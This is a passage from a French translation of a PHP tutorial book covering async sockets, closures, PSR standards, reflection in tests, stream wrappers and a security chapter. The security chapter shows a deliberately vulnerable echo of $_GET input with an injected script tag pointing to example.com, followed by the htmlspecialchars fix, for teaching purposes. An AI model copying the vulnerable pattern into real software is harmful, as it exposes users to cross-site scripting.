  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);

  // Continue running the loop
  $loop->run();
```

```
  }

  /**
   * Callback which is called when the socket becomes readable
   */
  public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

////////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }
```

```
  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

Essai

Supposons que le script `http://my-host.local/test.php` imprime le vidage de `$_GET` :

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

La sortie de la commande `php http-client.php` sera similaire à la suivante:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)
```

```
0
>>>>
...
```

(coupé)

Remarque, en PHP 5 l'extension *sockets* peut connecter des avertissements pour `EINPROGRESS` , `EAGAIN` et `EWOULDBLOCK` `errno` valeurs. Il est possible de désactiver les journaux avec

```
error_reporting(E_ERROR);
```

Lire Programmation asynchrone en ligne: https://riptutorial.com/fr/php/topic/4321/programmation-asynchrone

Chapitre 76: Programmation fonctionnelle

Introduction

La programmation fonctionnelle de PHP repose sur des fonctions. Les fonctions en PHP fournissent un code organisé et réutilisable pour effectuer un ensemble d'actions. Les fonctions simplifient le processus de codage, empêchent la logique redondante et facilitent le suivi du code. Cette rubrique décrit la déclaration et l'utilisation des fonctions, des arguments, des paramètres, des instructions de retour et de la portée en PHP.

Examples

Affectation aux variables

Les fonctions anonymes peuvent être affectées à des variables à utiliser comme paramètres pour lesquels un rappel est attendu:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

Ces variables peuvent également être utilisées comme appels de fonction autonomes:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Utilisation de variables externes

La construction `use` est utilisée pour importer des variables dans la portée de la fonction anonyme:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Les variables peuvent également être importées par référence:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};
```

```
$additem(1);
$additem(2);

//$collection is now [1,2]
```

Passer une fonction de rappel en tant que paramètre

Plusieurs fonctions PHP acceptent des fonctions de rappel définies par l'utilisateur en tant que paramètre, telles que: `call_user_func()` , `usort()` et `array_map()` .

Selon l'endroit où la fonction de rappel définie par l'utilisateur a été définie, il existe différentes manières de les transmettre:

Style procédural:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Style orienté objet:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Style orienté objet utilisant une méthode statique:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
```

```
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Utilisation des fonctions intégrées comme rappels

Dans les fonctions `callable` comme argument, vous pouvez également placer une chaîne avec la fonction intégrée de PHP. Il est courant d'utiliser le paramètre `trim` comme `array_map` pour supprimer les espaces blancs de `array_map` et de fin de toutes les chaînes du tableau.

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Fonction anonyme

Une fonction anonyme est simplement une **fonction** qui n'a pas de nom.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

En PHP, une fonction anonyme est traitée comme une **expression** et doit donc se terminer par un point-virgule `;` .

Une fonction anonyme doit être **affectée** à une variable.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

Ou il devrait être **passé en paramètre** d'une autre fonction.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
```

```
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

Ou même été **renvoyé** d'une autre fonction.

Fonctions anonymes à exécuter:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Passer un argument dans des fonctions anonymes à exécuter automatiquement:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Portée

En PHP, une fonction anonyme a sa propre **portée** comme toute autre fonction PHP.

En JavaScript, une fonction anonyme peut accéder à une variable en dehors de la portée. Mais en PHP, cela n'est pas autorisé.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Fermetures

Une fermeture est une fonction anonyme qui ne peut pas accéder à une portée externe.

Lorsque vous définissez une fonction anonyme en tant que telle, vous créez un "espace de noms"

pour cette fonction. Il n'a actuellement accès qu'à cet espace de noms.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

Il n'a accès à aucune variable externe. Pour accorder cette autorisation d'accès à cet espace de noms aux variables externes, vous devez l'introduire via des fermetures (`use()`).

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

Ceci est largement attribué à la portée variable de PHP - *Si une variable n'est pas définie dans la portée, ou n'est pas* intégrée à la variable `global` *elle n'existe pas.*

Notez également:

> Hériter des variables de la portée parent n'est pas la même chose que d'utiliser des variables globales. Les variables globales existent dans la portée globale, qui est la même quelle que soit la fonction en cours d'exécution.
>
> La portée parent d'une fermeture est la fonction dans laquelle la fermeture a été déclarée (pas nécessairement la fonction à partir de laquelle elle a été appelée).

Tiré de la documentation PHP pour les fonctions anonymes

En PHP, les fermetures utilisent une approche de **liaison anticipée** . Cela signifie que les variables transmises à l'espace de noms de la fermeture à l'aide du mot clé `use` auront les mêmes valeurs lors de la définition de la fermeture.

Pour modifier ce comportement, vous devez passer la variable **par référence** .

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
```

```
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Les arguments par défaut ne sont pas implicitement requis lors de la définition de fonctions anonymes avec / sans fermeture.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Fonctions pures

Une **fonction pure** est une fonction qui, étant donné la même entrée, renverra toujours la même sortie et sera sans **effet secondaire** .

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Certains **effets secondaires** *modifient le système de fichiers* , *interagissent avec les bases de données* et *impriment à l'écran* .

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Objets en tant que fonction

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

Un objet avec une méthode `__invoke` peut être utilisé exactement comme toute autre fonction.

La méthode `__invoke` aura accès à toutes les propriétés de l'objet et pourra appeler toutes les

méthodes.

Méthodes fonctionnelles communes en PHP

Cartographie

Application d'une fonction à tous les éléments d'un tableau:

```
array_map('strtoupper', $array);
```

Sachez que c'est la seule méthode de la liste où le rappel vient en premier.

Réduire (ou plier)

Réduire un tableau à une valeur unique:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

Filtration

Renvoie uniquement les éléments de tableau pour lesquels le rappel renvoie `true` :

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Lire Programmation fonctionnelle en ligne: https://riptutorial.com/fr/php/topic/205/programmation-fonctionnelle

Chapitre 77: PSR

Introduction

Le PSR (PHP Standards Recommendation) est une série de recommandations formulées par le FIG (Framework Interop Group).

"L'idée du groupe est que les représentants de projets parlent des points communs entre nos projets et trouvent des moyens de travailler ensemble" - FAQ sur la FIG

Les PSR peuvent être dans les états suivants: Accepté, Révision, Brouillon ou Obsolète.

Examples

PSR-4: Chargeur automatique

PSR-4 est une *recommandation acceptée* qui décrit la norme pour les classes de chargement automatique via les noms de fichiers. Cette recommandation est recommandée comme alternative au PSR-0 antérieur (et désormais obsolète).

Le nom de classe complet doit correspondre à l'exigence suivante:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- Il DOIT contenir un espace de noms de fournisseurs de premier niveau (par exemple: `Alphabet`)
- Il PEUT contenir un ou plusieurs sous-espaces de noms (Ex: `Google\AdWord`)
- Il DOIT contenir un nom de classe de fin (`KeywordPlanner` : `KeywordPlanner`)

Ainsi, le nom de classe final serait `Alphabet\Google\AdWord\KeywordPlanner` . Le nom de classe complet doit également se traduire par un chemin de fichier significatif. `Alphabet\Google\AdWord\KeywordPlanner` conséquent, `Alphabet\Google\AdWord\KeywordPlanner` se trouve dans `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

À partir de PHP 5.3.0, une fonction d'autoloader personnalisée peut être définie pour charger des fichiers en fonction du chemin d'accès et du nom de fichier que vous définissez.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Remplacement de l'emplacement ('classes /') et de l'extension de nom de fichier ('.class.php') par des valeurs qui s'appliquent à votre structure.

Le gestionnaire de paquets Composer prend en charge PSR-4, ce qui signifie que si vous suivez la norme, vous pouvez charger automatiquement vos classes dans votre projet à l'aide de l'autoloader de Composer.

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Régénérez le fichier d'autoloader

```
$ composer dump-autoload
```

Maintenant, dans votre code, vous pouvez effectuer les opérations suivantes:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: Norme de codage de base

PSR-1 est une *recommandation acceptée* et présente une recommandation standard de base sur la manière dont le code doit être écrit.

- Il décrit les convections de noms pour les classes, les méthodes et les constantes.
- Cela fait de l'adoption des recommandations PSR-0 ou PSR-4 une exigence.
- Il indique quelles balises PHP utiliser: `<?php` et `<?=` Mais pas `<?` .
- Il spécifie quel codage de fichier utiliser (UTF8).
- Il indique également que les fichiers doivent soit déclarer de nouveaux symboles (classes, fonctions, constantes, etc.) et ne provoquer aucun autre effet secondaire, soit exécuter une logique avec des effets secondaires et ne pas définir de symboles, mais faire les deux.

PSR-8: Interface Huggable

Le PSR-8 est un PSR parodique (*actuellement en version préliminaire*) proposé par Larry Garfield en tant que blague sur les poissons d'avril le 1er avril 2014.

Le brouillon explique comment définir une interface pour rendre un objet `Huggable` .

À partir du contour du code:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
```

```
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

Lire PSR en ligne: https://riptutorial.com/fr/php/topic/10874/psr

Chapitre 78: Recettes

Introduction

Ce sujet est un ensemble de solutions aux tâches courantes en PHP. Les exemples fournis ici vous aideront à résoudre un problème spécifique. Vous devriez déjà être familier avec les bases de PHP.

Examples

Créer un compteur de visite de site

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Lire Recettes en ligne: https://riptutorial.com/fr/php/topic/8220/recettes

Chapitre 79: Réflexion

Examples

Accéder aux variables membres privées et protégées

La réflexion est souvent utilisée dans le cadre de tests de logiciels, par exemple pour la création / instanciation à l'exécution d'objets fictifs. C'est également idéal pour inspecter l'état d'un objet à un moment donné. Voici un exemple d'utilisation de Reflection dans un test unitaire pour vérifier qu'un membre de classe protégé contient la valeur attendue.

Ci-dessous, une classe très basique pour une voiture. Il possède une variable membre protégée qui contiendra la valeur représentant la couleur de la voiture. Comme la variable membre est protégée, nous ne pouvons pas y accéder directement et utiliser une méthode getter et setter pour récupérer et définir respectivement sa valeur.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Pour tester cela, de nombreux développeurs vont créer un objet Car, définir la couleur de la voiture en utilisant `Car::setColor()` , récupérer la couleur en utilisant `Car::getColor()` et comparer cette valeur à la couleur qu'ils définissent:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

En apparence, cela semble aller. `Car::getColor()` renvoie la valeur de la variable membre

protégée `Car::$color` . Mais ce test est défectueux de deux manières:

1. Il exerce `Car::getColor()` qui est hors de la portée de ce test
2. Cela dépend de `Car::getColor()` qui peut avoir un bogue lui-même qui peut avoir un faux positif ou négatif

Voyons pourquoi nous ne devrions pas utiliser `Car::getColor()` dans notre test unitaire et devrions plutôt utiliser Reflection. Disons qu'un développeur se voit attribuer une tâche pour ajouter "Métallisé" à chaque couleur de voiture. Donc, ils tentent de modifier le `Car::getColor()` pour ajouter "Metallic" à la couleur de la voiture:

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

Voyez-vous l'erreur? Le développeur a utilisé un point-virgule à la place de l'opérateur de concaténation pour tenter d'ajouter "Metallic" à la couleur de la voiture. Par conséquent, chaque fois que `Car::getColor()` est appelée, "Metallic" sera renvoyé quelle que soit la couleur réelle de la voiture. En conséquence, notre test unitaire `Car::setColor()` échouera *même si* *`Car::setColor()`* *fonctionne parfaitement et n'a pas été affecté par cette modification* .

Alors, comment pouvons-nous vérifier que `Car::$color` contient la valeur que nous définissons via `Car::setColor()` ? Nous pouvons utiliser Refelection pour inspecter directement la variable membre protégée. Alors comment on fait *ça* ? Nous pouvons utiliser Refelection pour rendre la variable membre protégée accessible à notre code afin qu'il puisse récupérer la valeur.

Voyons d'abord le code et ensuite le décomposons:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);
```

```
    $this->assertEquals($color, $reflectionColor);
}
```

Voici comment nous utilisons Reflection pour obtenir la valeur de `Car::$color` dans le code ci-dessus:

1. Nous créons un nouveau ReflectionObject représentant notre objet Car
2. Nous obtenons un ReflectionProperty pour `Car::$color` (ceci "représente" la variable de `Car::$color`)
3. On rend la `Car::$color` accessible
4. Nous obtenons la valeur de `Car::$color`

Comme vous pouvez le voir en utilisant Reflection, nous pourrions obtenir la valeur de `Car::$color` sans avoir à appeler `Car::getColor()` ou toute autre fonction d'accesseur pouvant entraîner des résultats de test non valides. Maintenant, notre test unitaire pour `Car::setColor()` est sûr et précis.

Détection de fonctionnalités de classes ou d'objets

La détection des fonctionnalités des classes peut être effectuée en partie avec les fonctions `property_exists` et `method_exists` .

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

Avec une `ReflectionClass` , des constantes peuvent également être détectées:

```
$r = new ReflectionClass('MyClass');
```

```
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Remarque: pour `property_exists` et `method_exists` , un objet de la classe d'intérêt peut également être fourni à la place du nom de la classe. En utilisant la réflexion, la classe `ReflectionObject` doit être utilisée à la place de `ReflectionClass` .

Test de méthodes privées / protégées

Parfois, il est utile de tester les méthodes privées et protégées ainsi que les méthodes publiques.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

La méthode la plus simple pour tester la méthode d'entraînement consiste à utiliser la réflexion

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
```

```
    }
}
```

Si la méthode est statique, vous passez null à la place de l'instance de la classe

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Lire Réflexion en ligne: https://riptutorial.com/fr/php/topic/685/reflexion

Chapitre 80: Ruisseaux

Syntaxe

- Chaque flux a un schéma et une cible:
- <scheme>: // <target>

Paramètres

Le nom du paramètre	La description
Ressource de flux	Le fournisseur de données constitué de la syntaxe `<scheme>://<target>`

Remarques

Les flux sont essentiellement un transfert de données entre une origine et une destination, pour paraphraser Josh Lockhart dans son livre Modern PHP.

L'origine et la destination peuvent être

- un fichier
- un processus de ligne de commande
- une connexion réseau
- une archive ZIP ou TAR
- mémoire temporaire
- entrée / sortie standard

ou toute autre ressource disponible via les gestionnaires de flux PHP .

Exemples d'encapsuleurs de flux disponibles (`schemes`):

- file: // - Accès au système de fichiers local
- http: // - Accès aux URL HTTP (s)
- ftp: // - Accès aux URL FTP (s)
- php: // - Accéder aux différents flux d'E / S
- phar: // - Archive PHP
- ssh2: // - Secure Shell 2
- ogg: // - Flux audio

Le schéma (origine) est l'identifiant de l'enveloppe du flux. Par exemple, pour le système de fichiers, c'est `file://` . La cible est la source de données du flux, par exemple le nom du fichier.

Examples

Enregistrement d'un wrapper de flux

Un wrapper de flux fournit un gestionnaire pour un ou plusieurs schémas spécifiques.

L'exemple ci-dessous montre un simple wrapper de flux qui envoie des requêtes HTTP `PATCH` lorsque le flux est fermé.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
```

```
        curl_close($curl);
    }
}
```

Cet exemple ne montre que quelques exemples de ce que contiendrait un wrapper de flux générique. Ce ne sont pas toutes les méthodes disponibles. Une liste complète des méthodes pouvant être implémentées peut être trouvée sur http://php.net/streamWrapper .

Lire Ruisseaux en ligne: https://riptutorial.com/fr/php/topic/5725/ruisseaux

Chapitre 81: Sécurisez-moi

Introduction

J'ai cherché sur ce sujet pendant un certain temps jusqu'à ce que je trouve cet article https://stackoverflow.com/a/17266448/4535386 de ircmaxell, je pense qu'il mérite plus d'exposition.

Examples

«Keep Me Logged In» - la meilleure approche

stocker le cookie en trois parties.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Ensuite, pour valider:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Lire Sécurisez-moi en ligne: https://riptutorial.com/fr/php/topic/10664/securisez-moi

Chapitre 82: Sécurité

Introduction

Comme la majorité des sites Web utilisent PHP, la sécurité des applications est un sujet important pour les développeurs PHP qui souhaitent protéger leur site Web, leurs données et leurs clients. Cette rubrique couvre les meilleures pratiques de sécurité en PHP ainsi que les vulnérabilités et faiblesses courantes avec des exemples de correctifs dans PHP.

Remarques

Voir également

- Empêcher l'injection SQL avec des requêtes paramétrées dans PDO
- Déclarations préparées dans mysqli
- Projet de sécurité des applications Web ouvertes (OWASP)

Examples

Rapport d'erreur

Par défaut, PHP affichera des *erreurs* , des *avertissements* et des messages de *notification* directement sur la page si quelque chose d'inattendu dans un script se produit. Ceci est utile pour résoudre des problèmes spécifiques avec un script mais en même temps, il génère des informations que vous ne souhaitez pas que vos utilisateurs connaissent.

Par conséquent, il est recommandé d'éviter d'afficher ces messages qui révèlent des informations sur votre serveur, comme votre arborescence de répertoires, par exemple, dans des environnements de production. Dans un environnement de développement ou de test, ces messages peuvent toujours être utiles à des fins de débogage.

Une solution rapide

Vous pouvez les désactiver pour que les messages ne s'affichent pas du tout, mais cela rend le débogage de votre script plus difficile.

```
<?php
  ini_set("display_errors", "0");
?>
```

Ou changez-les directement dans le *fichier php.ini* .

```
display_errors = 0
```

Manipulation des erreurs

Une meilleure option serait de stocker ces messages d'erreur à un endroit où ils sont plus utiles, comme une base de données:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

Cette méthode enregistre les messages dans la base de données et si cela échoue dans un fichier au lieu de le renvoyer directement dans la page. De cette façon, vous pouvez suivre les utilisateurs sur votre site Web et vous informer immédiatement si quelque chose ne va pas.

Cross-Site Scripting (XSS)

Problème

Le script intersite est l'exécution involontaire de code distant par un client Web. Toute application Web peut s'exposer à XSS si elle reçoit des informations d'un utilisateur et les affiche directement sur une page Web. Si input comprend HTML ou JavaScript, le code distant peut être exécuté lorsque ce contenu est rendu par le client Web.

Par exemple, si une partie tierce contient un fichier JavaScript :

```
// http://example.com/runme.js
document.write("I'm running");
```

Et une application PHP génère directement une chaîne transmise:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

Si un paramètre GET non contrôlé contient `<script src="http://example.com/runme.js"></script>` la sortie du script PHP sera:

```
<div><script src="http://example.com/runme.js"></script></div>
```

Le code JavaScript tiers s'exécutera et l'utilisateur verra "Je cours" sur la page Web.

Solution

En règle générale, ne faites jamais confiance aux données provenant d'un client. Chaque valeur GET, POST et cookie peut être quelque chose et doit donc être validée. Lors de la sortie de l'une de ces valeurs, échappez-les pour qu'elles ne soient pas évaluées de manière inattendue.

Gardez à l'esprit que même dans les applications les plus simples, les données peuvent être déplacées et qu'il sera difficile de suivre toutes les sources. Par conséquent, il est recommandé de *toujours* échapper à la sortie.

PHP fournit quelques moyens d'échapper à la sortie en fonction du contexte.

Fonctions de filtrage

Les fonctions de filtrage des PHP permettent aux données d'entrée du script php d'être désinfectées ou validées de plusieurs manières . Ils sont utiles lors de la sauvegarde ou de la sortie d'une entrée client.

Codage HTML

`htmlspecialchars` convertira tous les "caractères spéciaux HTML" dans leurs codages HTML, ce qui signifie qu'ils ne seront alors *pas* traités en HTML standard. Pour corriger notre exemple précédent en utilisant cette méthode:

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Serait sortie:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Tout ce qui se trouve dans la `<div>` *ne* sera *pas* interprété comme une balise JavaScript par le navigateur, mais plutôt comme un simple nœud de texte. L'utilisateur verra en toute sécurité:

```
<script src="http://example.com/runme.js"></script>
```

Encodage d'URL

Lors de la sortie d'une URL générée dynamiquement, PHP fournit la fonction `urlencode` pour générer en toute sécurité des URL valides. Ainsi, par exemple, si un utilisateur peut saisir des données qui font partie d'un autre paramètre GET:

```
<?php
```

```
$input = urlencode($_GET['input']);
// or
